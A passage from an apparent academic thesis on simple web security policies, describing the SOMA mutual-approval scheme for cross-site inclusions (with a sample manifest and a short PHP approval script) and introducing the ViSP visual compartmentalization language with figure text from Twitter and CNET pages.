As a result, while there exist good tools when a web site is protected by a dedicated programmer who is also a security professional and has ample time and resources to build defencive technologies, there is an unfilled niche for simpler security solutions designed for when such an expert is not available.

3.2 What do we mean by simple?

Now that we better understand what sort of defenders might use a policy, we need to understand what "simple" means within this context. We suggest three properties:

1. based on familiar abstractions
2. short
3. with minimal or familiar syntax

First, we want policies based upon familiar abstractions. But what is familiar to all the potential defenders in the web space? Most have a general understanding of technology, but most importantly they understand parts of the web. This means web technologies like those discussed Section 2.1 will be at least passingly familiar. They will probably be familiar with domain names, they may be familiar with HTML.

The benefit to familiar abstractions is that they limit the amount of time a would-be defender must spend learning new things in order to understand the terminology used in the policy.

Second, we want the policies to be short. Again, the goal is to reduce the amount of time needed to create and maintain the policy. The ideal would be to maintain policy for as few separate contexts as reasonable to provide security, but this will vary depending upon the complexity of the site's needs. With SOMA we found that the average policy manifest contained less than ten sites (described in Section 4.8), and it would be convenient if other policies could be of similar scale: tens of items as opposed to hundreds or even thousands of lines of policy.

Finally, we want the policy to have minimal or familiar syntax. Like basing the policy on familiar abstractions, the goal is to minimize the amount of time required to learn the policy language. As well, a familiar syntax can allow users to use existing tools to view the policy with syntax highlighting or error finding tools.

3.3 Simplicity, Usability and Feasibility

One could make an intuitive leap and suggest that simplicity results in usability. If something takes less time to learn and use, is it not fundamentally more usable? Sadly, however, while it is often true that simple things are more usable, it is not guaranteed.

So while it would be wonderful if we could assume simplicity results in usability, we cannot make such claims unless usability testing is done. At this stage, however, I am testing the *feasibility* of simple solutions, to show that simplicity is an acheivable goal within the web space, despite the inherent complexities of code and behaviour on the web.

It is our hope that simple web solutions will prove to be more usable, but for the moment, we simply want to show that they are possible.

3.4 Stopping attacks

Simplicity makes defence easier, but it is not useful unless it actually provides security, making attacks harder. We need to produce policies that stop real attacks and mitigate real vulnerabilities, preferably those most common ones described in Section 2.3 and 2.2. Section 7 will describe in greater detail how the proposed mitigation techniques will reduce the threat of exploitation.

3.5 The technologies

The web does not have simple web security policy languages suitable for a wider range of defenders with a smaller amount of time and background knowledge. The question is whether simple policy languages for web security can even exist. To demonstrate this, I have worked on three policy languages that provide additional security while retaining their simple natures. While we have said that generally the issue within web security is the lack of ability to provide separation between components, each of these policies looks at a more specific problem within the web security space.

Same Origin Mutual Approval (SOMA) deals with the issue that web pages allow completely unrestricted communications outside the page via the embedding of any content. The solution is described in more detail in Chapter 4.

Visual Security Policy (ViSP) works with the problem of unrestricted communications within a page. The solution is described in more detail in Chapter 5.

Security Style Sheets (SSS) deals with a meta-problem, which is that while we can create simple syntaxes for individual issues, the overall goal of simplicity cannot be achieved if users have to learn many different languages. The solution is described in more detail in Chapter 6.

4 Same Origin Mutual Approval

This chapter details the *Same Origin Mutual Approval* policy (SOMA), joint work I did with Glenn Wurster investigating how to restrict inclusions within the browser [66]. Glenn Wurster contributed the idea of isolating applications, while I contributed domain-specific knowledge required to make the approach feasible when applied to web applications. The goal of SOMA is to restrict communications from a web page to a smaller set of pre-approved sites rather than allowing arbitrary communications. It allows defenders more control over what their sites may include, as well as which external sites may use their content.

This section describes SOMA in more detail. Section 4.1 gives a short overview of the Same Origin Mutual Approval policy, while Sections 4.2 and 4.3 describe the manifest and approval whitelists respectively. The whole approval process is described in greater detail in Section 4.4. Next, planned incremental deployment is discussed in Section 4.5 and the current prototype in Section 4.6. Section 4.7 discusses the attacks that SOMA is designed to mitigate, while Section 4.8 discusses the simplicity of SOMA policies in practice. Finally, Section 4.9 contains further discussion about design decisions and how SOMA compares to related work.

4.1 SOMA Overview

The Same Origin Mutual Approval policy works by having the browser check pairs of whitelists before content can be embedded into a page. First, the manifest of the including site is checked to determine if the including site approves of the content inclusion, then the included site's approval is verified, and if both parties agree then the content is embedded in the page. Figure 4.1 shows an overview of the SOMA process. (A more precise listing of the exact messages sent and received is shown in Figure 4.3.) The four steps in that diagram are as follows:

1. Web browser loads a page.
2. At the same time, the web browser gets the manifest. When the page attempts to include content, the browser checks to ensure that the content provider is on the manifest.
3. Assuming that the embedded content's server is on the manifest, the browser then goes to check the approval of the content provider.
4. Assuming that the content provider also approves, the content is then obtained from the content provider and embedded in the page.

As described in Section 3, sometimes we under-utilize the expertise we have on hand for solving security problems. SOMA tries to take advantage of the expertise of system administrators as well as web designers/developers, allowing them to specify approval for site inclusions in advance. In order to do this, we assume that these people have the ability to create and control files at the top level of their domains where they will create and maintain approval lists. On the other side, we assume that the attackers run their own web servers and may be able to insert code within a web page but not change the policy files or compromise underlying server software.




Figure 4.1: The SOMA procedure for embedding content in a web page

4.2 Manifest

The manifest file is a whitelist file containing a list of domains which are considered viable places from which to obtain code and content. This file refers to all possible includes, be they JavaScript code, images, object files such as Flash, HTML or anything else. SOMA's manifest file is similar to manifests in Tahoma [22]. The file always resides in the same location, the root with the file name `soma-manifest`.

For example, a manifest file for `maps.google.com` might appear similar to Figure 4.2. It is a text file containing a list of domains including protocol and port but not paths; see Section 4.9 for discussion about the trade-offs.

```
SOMA Manifest
http://maps.l.google.com
http://www.google.com
http://mt0.google.com
http://mt1.google.com
http://mt2.google.com
http://mt3.google.com
```

Figure 4.2: Sample manifest for `maps.google.com`

4.3 Approval

On the content provider side, we have files that perform a similar function: to indicate to the web browser that an inclusion is approved before any action is taken. The approval provided on the content provider side, however, is not one single list of domains. Instead, is is intended to be a script that provides a `YES/NO` response when queried regarding a specific domain. This script is located in a static location on the root of the server as `soma-approval`, to match the `soma-manifest` file.

A sample approval script written in PHP is given in Listing 4.1. This shows that A.com and C.net are both allowed to load content from this site into their pages, but all others are denied. For a larger list of sites, the script might choose to query a database of approved third parties to determine the appropriate response.

```php
<?php
   $site_policy = array(
      'A.com' => 'YES',
      'C.net' => 'YES');

   if (isset($site_policy[$_GET['d']])) {
      print $site_policy[$_GET['d']];
   } else {
      print 'NO';
   }
?>
```

Listing 4.1: Simple `soma-approval` script written in PHP

4.4 The approval process

The process the browser goes through when fetching content is described in Figure 4.3. First, the web browser gets the page from server A. In parallel, the browser retrieves the manifest file from server A using the same protocol (i.e. if the page is served over HTTPS, then the manifest will be retrieved over HTTPS). In this example, the web page requires content from web server C, so the browser first checks to see if C is in A's manifest. If A does not allow inclusions from C, then the content is not loaded. This must be done first and separately to prevent unauthorized outbound communication. If A approves of inclusions from C, then the browser verifies C's reciprocal approval by checking the `soma-approval` details on C (again using the same protocol as the pending content request). If C does not allow A to use its content, then the browser again refuses to load the content. If C approves of A using its content then the browser gets any necessary content from C and inserts it into the web page. In order to protect against DNS rebinding attacks [42], the browser sends the approval request (step 5) and subsequent content request (step 7) to the same server IP address.

4.5 Incremental Deployment

Deployment of security technologies can be challenging, especially in the web space. Best practice suggests that we need secure default behaviours, but at the same time we need to be able to handle existing pages without causing huge problems. The concern is that we could end up in a circular situation where no end users will use the new security-enabled browser because it breaks on pages without policy, and website operators will not set policy because no one uses the new browser. To avoid this, we need to make it possible to use the browser when not all pages support the policy, so that deployment can be incremental and not require all users and all website operators to upgrade at once.

In order to maintain compatibility with existing pages so that they would continue to



Originating Web Server A
Web Browser B
Remote Web Server C
1. Request page
2. Request manifest (/soma-manifest)
3. Return page
4. Return manifest (assume A ⊸ C is in the manifest)
If A wants to include content from C
5. Check /soma-approval (does C ⊸ A?)
6. Return YES or NO (YES ⇒ C ⊸ A, NO ⇒ C ⊸̸ A)
If C ⊸ A
7. Request content
8. Return content

Figure 4.3: The mutual approval procedure

work in a SOMA-enabled browser, SOMA defaults to permissive mode when no approval information is available. That is, if the `soma-manifest` file does not exist on the origin, all inclusions are considered to be permitted by the origin site, and if the content provider has no `soma-approval` file then any site is allowed to include content from this provider. The checks are independent, so even if `soma-manifest` does not exist, `soma-approval` is still checked (and vice versa). If a site wishes more restrictive behaviour, it needs to create a `soma-manifest` and a `soma-approval` file. The most restrictive `soma-manifest` file would be an empty file with no domains listed, simply the words "SOMA Manifest" to indicate that it is indeed a manifest file. The most restrictive `soma-approval` would be one that always returns no (this need not even be a script; a static file containing the word "NO" would be sufficient).

Many security systems strive to have restrictive defaults, but we chose to go with the permissive ones because this allowed for incremental deployment: A site choosing not to opt-in to SOMA need not change anything. A content-provider can give a list even if the sites that use its content do not yet have manifests, and vice versa.

To ease this incremental deployment, we need to ensure that SOMA behaves appropriately when sites return something other than an appropriate manifest or response. Many sites return a generic page even when the rest has not been found, and we do not want the error page to be mistaken for policy. As such, the only valid manifests include the words "SOMA Manifest" at the top of the list, and the only valid approval responses are `YES` or `NO`.

4.6 SOMA Prototype

We implemented SOMA as an add-on for Mozilla Firefox 3. It can be installed on an unmodified installation of Mozilla Firefox just like any other add-on: the user clicks an installation link and is prompted to begin the install. If they choose to install, the add-on is installed and will begin to function after a browser restart.

Once SOMA is installed in the browser, it performs the necessary verification of the `soma-manifest` and `soma-approval` files before content is loaded.

SOMA is available at `http://ccsl.carleton.ca/software/soma`.

More information about this prototype, including performance numbers, is available in our CCS paper [66].

4.7 Attacks

In order to verify that SOMA actively blocks information leakage, cross-site request forgery, cross-site scripting, and content stealing, we created examples of these attacks. We specifically tested the following attacks with the SOMA add-on:

1. A GET request for an image on another web site (testing both GET based XSRF as well as content stealing).
2. A POST request to a page on another web site done through JavaScript (testing POST based XSRF).
3. An iframe inclusion from another web site (testing iframe injection based XSS).
4. Sending either a cookie or personal information to another web site (testing information leakage).
5. A script inclusion from another web site (testing XSS injection).

All attacks were hosted at domain A and used domain B as the other domain involved. All attacks were successful without SOMA. With SOMA we found that these attacks were all prevented by either a manifest at domain A not listing B or a `soma-approval` at domain B which returned `NO` for domain A.

4.8 SOMA Simplicity

The idea behind SOMA is that it should be possible to achieve basic security using only lists of domains. In this section, we show that these lists of domains are also fairly short, leading credence to the idea that they should be relatively easy to compile and maintain.

4.8.1 Manifest files

To determine approximate sizes for manifests, we used the PageStats add-on [26] to load the home page for the global top 500 sites as reported by Alexa [11] and examined the resulting log, which contains information about each request that was made. On average, each site requested content from 5.45 domains other than the one being loaded, with a standard deviation of 5.3. The maximum number of content providers was 32 and the minimum was 0 (for sites that only load from their own domain).

Of course, a site's home page may not be representative of its entire contents. So, as a further test we traversed large sections of a major news site (`www.cbc.ca`) and determined that the number of domains needed in the manifest was approximately 45; this value was close to the 33 needed for that particular site's home page.

Given the remarkable diversity of the Internet, there probably exist sites today that would require extremely large manifest files. This survey of popular sites, however, gives evidence that manifests for many sites would be relatively small.

4.8.1.1 Content provider sites: Approval files

Approvals result in tiny amounts of data being transferred: either a `YES` or `NO` response (around 4 bytes of data) plus any necessary headers.

Using data from the top 500 Alexa sites [11], we examined 3244 cases in which a content provider served data to an origin site. The average request size was 10459 bytes. Because many content providers are serving up large video, however, the standard deviation was fairly large: 118197 bytes. The median of 2528 bytes is much lower than the average. However, even this smaller median dwarfs the 4 bytes required for a `soma-approval` response. As such, we feel it safe to say that the additional network load on content providers due to SOMA is negligible compared to the data they are already providing to a given origin site.

4.9 Discussion of SOMA

This section discusses some issues related to SOMA. Trade-offs made in the design are discussed in Section 4.9.1, limitations of SOMA are discussed in Section 4.9.2, and a short comparison with the superficially similar CSP and other related works is given in Section 4.9.3.

4.9.1 Trade-offs

Several trade-offs were made in the design of SOMA:

Simplicity over precision It would have been possible to let SOMA manifests include full URLs rather than just protocol/domain/port. This would have allowed users to specify exactly which piece of content could be loaded, but at the cost of potentially making the manifests longer and more complex which could result in them being harder to maintain, and the same goes for the approvals.

Approval response vs full approval list Adobe Flash's `crossdomain.xml` [9] uses a full list like we do for the manifest, however we chose not to provide a full list because it could be useful to attackers. For example, an attacker might use this list to better conduct a cross-site request forgery attack once they knew more about the site's partners and existing business relationships. Of course, it is true that a determined attacker could just repeatedly query the `soma-approval` script to determine the list, said attacker would need to compile a list of possible candidate sites, and if they had a list of candidate sites they could just as easily visit them to see if they included any content from the content provider. Note that this is why we are not concerned about providing the full manifest for an origin site: any attacker visiting that site could equally get the list by watching as content loads within the page.

4.9.2 Limitations

While SOMA can be quite powerful, it is intended primarily as a lightweight *mitigation* strategy. It is worth noting what it does not cover:

- SOMA does not stop attacks from trusted content providers/trusted origins. So if a pre-approved site is compromised, SOMA's use in mitigation may be limited. Finding ways to mitigate such attacks more effectively has been a strong motivation for my work with ViSP (See Chapter 5) and Security Style Sheets (See Chapter 6).
- SOMA files could be modified in transit. We decided that ensuring the integrity of the manifest and approval files was outside the scope of SOMA and better handled by use of HTTPS to prevent man-in-the-middle attacks.
- SOMA cannot stop defacement attacks where the entire attack code is inserted. This is also addressed in my later work.
- SOMA does not stop users from clicking on links that could be used for information leakage. While it would have been possible to include links in our list of things which must be pre-approved, it seemed likely that such a move would result in larger, more unmaintainable manifest files, or people choosing not to use SOMA due to increased difficulty.

4.9.3 Comparison with CSP and Other Related Works

SOMA shares ideas from several related works, including Tahoma which provides similar manifests [22] and Flash's crossdomain.xml which provides something similar to approvals. The Origin header serves a similar purpose to the approvals, but in a different way: it provides more trustworthy data about the origin to the content provider site, but relies upon the content provider to deal with requests itself rather than allowing the browser to stop them before they reach the content provider.

SOMA shares the most similarity with Mozilla's Content Security Policy (CSP) [83], which was published two years after SOMA but was visible in early draft form in 2008 after the publication of our preliminary report [67]. They are both lightweight security policies intended to mitigate web attacks by restricting includes and communication between web pages.

As CSP is still in draft phase and changing rapidly, it is hard to make definitive statements about the precise differences, but there are several larger patterns that are worth addressing.

No protection against cross-site request forgery. Where SOMA has the approvals to allow content-providers control over what can be requested from the browser, CSP assumes that such protection is provided by a fully implemented Origin header and corresponding protections on the server side.

More more expressive and complex policy language. CSP is designed to allow a site to, for example, include images but not scripts. This precise control over includes requires more expressive and consequently more complex policy language. While it does allow for more precise security, we specifically chose not to go this route with SOMA because our primary concern is that many site operators would not have time or interest in producing and maintaining a complex policy due to time constraints. The primary concern here is not actually the policy itself, however – the bigger hurdle is the time required to learn the more complex language. It is possible that CSP users will find and adapt pre-made policies to deal with this additional complexity, but the concern is always that they will make mistakes due to the complex nature of the language, something that is potentially exacerbated by time constraints and other pressures on site operators.

Different expectations of policy creators CSP in many ways assumes a higher level of technical skill from site operators than SOMA does. Where SOMA explicitly tries to simplify the policy language to make it understandable even by a non-expert user (such as a person hosting a personal blog using Wordpress), CSP has no explicit assumption of the user. As a result, its default user is expected to a have significantly more technical literacy. One recent proposal for policy language syntax suggested JSON (JavaScript Object Notation), a data transfer format used by expert JavaScript programmers. Although it is theoretically easy to read and write, the choice assumes some technical literacy beyond "this is a list of sites I want to use" and previous iterations of the policy used less standard notation. Descriptions of CSP even employed set notation to explain policy [84], which assumes a level of mathematics education that may exceed that of the average web designer, or assumes a recent familiarity with the notation when in fact many older developers may not have done mathematics in a very long time. Such choices may well facilitate the learning of CSP by already technically savvy folk, at the expense of adding a layer of jargon that non-technical folk will need to learn and understand to fully understand CSP.

5 Visual Security Policy

This chapter describes *Visual Security Policy* (ViSP), work I did that explores the creation of within-page web security policies tied to the visual layout of a given web page [65].

Section 5.1 gives an overview of Visual Security Policy, while Section 5.3 gives more details about the language both visually and as an XML policy. This is followed by some examples: A simple attack in Section 5.4 followed by a more complex policy example using Facebook in Section 5.5. The two part ViSP prototype is discussed in Section 5.6 and some results of tests using the prototype are detailed in Section 5.7. An overview of ViSP's security properties is discussed briefly in Section 5.8 (with more extensive discussion to be found in Sections 7 and Section 8). Finally, Section 5.9 discusses some design decisions and limitations of ViSP.

5.1 ViSP Overview

Visual Security Policy (ViSP) is an XML-based security policy language whose construction is based upon the layout of the visual elements of a page. ViSP provides a way of specifying compartmentalization of an HTML page in terms of drawing boxes based upon on the visual layout. Once these compartments have been defined, the ViSP policy can describe how communication between them will behave.

The inspiration for ViSP came in many ways from our work with SOMA: we had shown that simple policy could be used to control intra-server communication through the web browser, but could find no similar technology for creating policy that controlled intra-page communications and behaviours. However, it seemed clear that while site operators might want communication with certain content providers, they would not necessarily want the level of full control that is granted by default on the web today.

Web pages are already loosely divided into the HTML content and the CSS style, so we envisioned security as a third layer in the same vein. This meant it was possible to separate policy from the underlying HTML, thus making it possible to create smaller and simpler policies without needing to update the HTML itself.

5.2 Design Patterns on the Web

A design pattern is a reusable idea. Within computer science, this usually means well-studied solutions to known problems. The term comes also from architecture and graphic design with a similar meaning, although it may have a more artistic interpretation.

The web is filled with patterns, from underlying authentication algorithms to the "holy grail" three column layout. Many of these patterns are visual ones for the user: ad banner placements, headers, footers, menu styles. It is the frequency of such visual design patterns within the web space that suggested the question: could these commonalities in design be used as a way to enhance security?

In the ideal world, we would want to be able to automate the creation of policy, making it invisible to both the end-user and to the defender. However, as an interim step, we need to create a policy language to use as a base for any automated system. That way, we would have a baseline to compare policies and a way to capture expert input to use for creating and testing an automated system.

Examining design patterns and web behaviour, we came upon an interesting idea: *people* *see boundaries where computer the does not.*

This seemed to occur particularly where there was a visual distinction in the page, such as layout that stressed that a given piece was in fact an advertisement, but no underlying security distinction. Advertisements are an interesting notion because they sometimes retain distinctions designed for print. When printing an advertisement in a magazine or newspaper, sometimes the graphic designer must go out of the way to indicate that it is an advertising feature and not an article. The idea is to clearly delineate who is responsible for that content so as to avoid incorrect implications.


ViSP goes a step further, turning what had been visual boundaries into semantic, security boundaries. The goal is to allow a page to be subdivided based on visual regions, thus making it possible to encapsulate sensitive areas of the page and restrict access, as well as put borders around potentially dangerous areas of the page.

The creation of visual boundaries to enhance semantic contexts within a web page is the core idea behind ViSP.

5.3 The ViSP Language

While the idea of ViSP is that policies can be represented visually, for programmatic evaluation and manipulation, it is useful to also have an underlying textual representation of the policy. As such, ViSP is a simple, XML-based language inspired by standard HTML layout.

A visual policy only needs to refer to the larger, visible regions within a page. HTML already has a tag for referring to such regions, the `<div>` tag. In our initial experiments we attempted to use simplification of the page which included only the HTML `<div>` tags. Unfortunately, this proved to be insufficiently robust since it relied upon the page being designed to use `<div>` tags and made it impossible to apply policy to some smaller regions. This also didn't allow us a clear separation between policy and the page itself.


ViSP
<box>
Visual area with security properties
Default: no communication allowed
<channel>
Allows communication between boxes
Non-symmetric: permissions can be one-way
<multibox>
Shortcut for creating many similar boxes
Boxes are automatically created within multibox
Useful for social media, news sites, etc.
<structure>
Scaffolding with no security properties of its own
Allows grouping of columns, etc.
twitter
What's happening?
Tweet
Home
terriko
Direct Messages
Favorites
Retweets
Saved Searches
Lists

damia86 "I clicked on a popup, got caught in a pornado" - favourite Hodgins quote ever... #Bones

jwjonesblues SATURDAY MAY 1 - RAINBOW BISTRO - CD RELEASE PARTY!!!!

damia86 Man, my cousin (my age) is pregnant and engaged. When did it become that time of life for my age group?!

OrganizeFISH I hate double uploading to both Flickr and Facebook. I prefer Flickr, but everyone wants the photos on FB.

rameresh Having some drinks at the Downward Dog with @barnerd @seanobrien @vampycat @sheridover

SF-Giants-Tweetup n. an awesome alternative to tailgating before the upcoming game.

Figure 5.1: Overview of ViSP

To address these problems, the ViSP language uses tags analogous to, but different from standard HTML tags. The focus of the ViSP language is to only describe the regions that are of interest security-wise, the necessary structure to explain the visual layout of these regions, and the basic communications channels between them. We also wanted to make it easy to describe regions with multiple pieces of user-generated content that all should be separated from each other. These design goals resulted in four tags from which a basic visual policy can be constructed as a simplification of the original HTML page. Figure 5.1 gives a quick visual overview of ViSP. The four tags are as follows:

box The box tag defines a region of interest within the HTML, one for which we wish to set security properties and possibly communications channels. These are shown using solid boxes.

structure The structure tag defines layout which does not have security properties of its own but which is necessary to give the layout of defined boxes. These are not shown on the diagrams.


channel The channel tag, placed within a box, defines a single communication channel from another box to the box where it is defined. This enables creation of a directed graph of communications channels. Note that the communications channels are not symmetric: the menu of a page might be allowed to change the content, while the content is unable to modify the menu. These are shown using a black arrow.

multibox The multibox tag is a shortcut for a common construct within HTML pages. Rather than being a box itself, the multibox indicates that all sub-boxes of this HTML element should be listed as separate boxes. These are shown using dashed boxes, and the sub boxes generated from a multibox will be shown as solid boxes. The boxes created within a multibox are by default fully isolated, just like any other newly-created box.

5.4 A Simple Attack

To demonstrate the use of visual policies, consider an example based upon a real site and a hypothetical exploit. CNET provides reviews for a variety of consumer electronics, including phones. Like many other companies, CNET runs advertisements on sites that review their products. This is a good place for targeted advertisements, as those looking at reviews are often planning on buying a similar product. Figure 5.2 shows advertisements on CNET's review section. The review is for the Palm Pre, and one of the advertisements being displayed is for a competing smartphone, the Blackberry Curve.

On a review site, like in a traditional print magazine, the advertisements are separated from the review text using layout cues and text such as "paid advertising section." While such cues distinguish advertisements from text visually, advertisements on a web page may include JavaScript code that could change other parts of the page, including the contents of a competitors review. Although there is no evidence of wrongdoing on the part of the



On MovieTome: See the OTHER villain from IRON MAN 2

Full-featured. Surprisingly thin.
BlackBerry® Curve™ 8900 smartphone

Palm Pre (Sprint)

Where to buy Palm Pre (Sprint)

Price: $149.99

store	price	in stock
Sprint	$149.99	Yes

Product summary

The good:
The Palm Pre's multitasking capabilities and notifications system are unparalleled. The smartphone features a vibrant display with multitouch functionality as well as a solid Web browser and good multimedia integration. The Pre offered good call quality and wireless options include 3G, Wi-Fi, Bluetooth, and GPS.

The bad:
The Pre's keyboard is cramped. Battery life drains quickly and the smartphone can be sluggish at times. Lacks expansion slot, video-recording capabilities, onscreen keyboard, and Flash support. The Pre App Catalog is still in beta with a limited number of titles.

CNET editors' rating:
Very good
Detailed editors' rating

Average user rating:
out of 332 reviews
See all user reviews

Add to my list

Figure 5.2: Original CNET page.

companies displayed in this example, it is not unheard for companies to use underhanded tactics to improve their reviews [71].

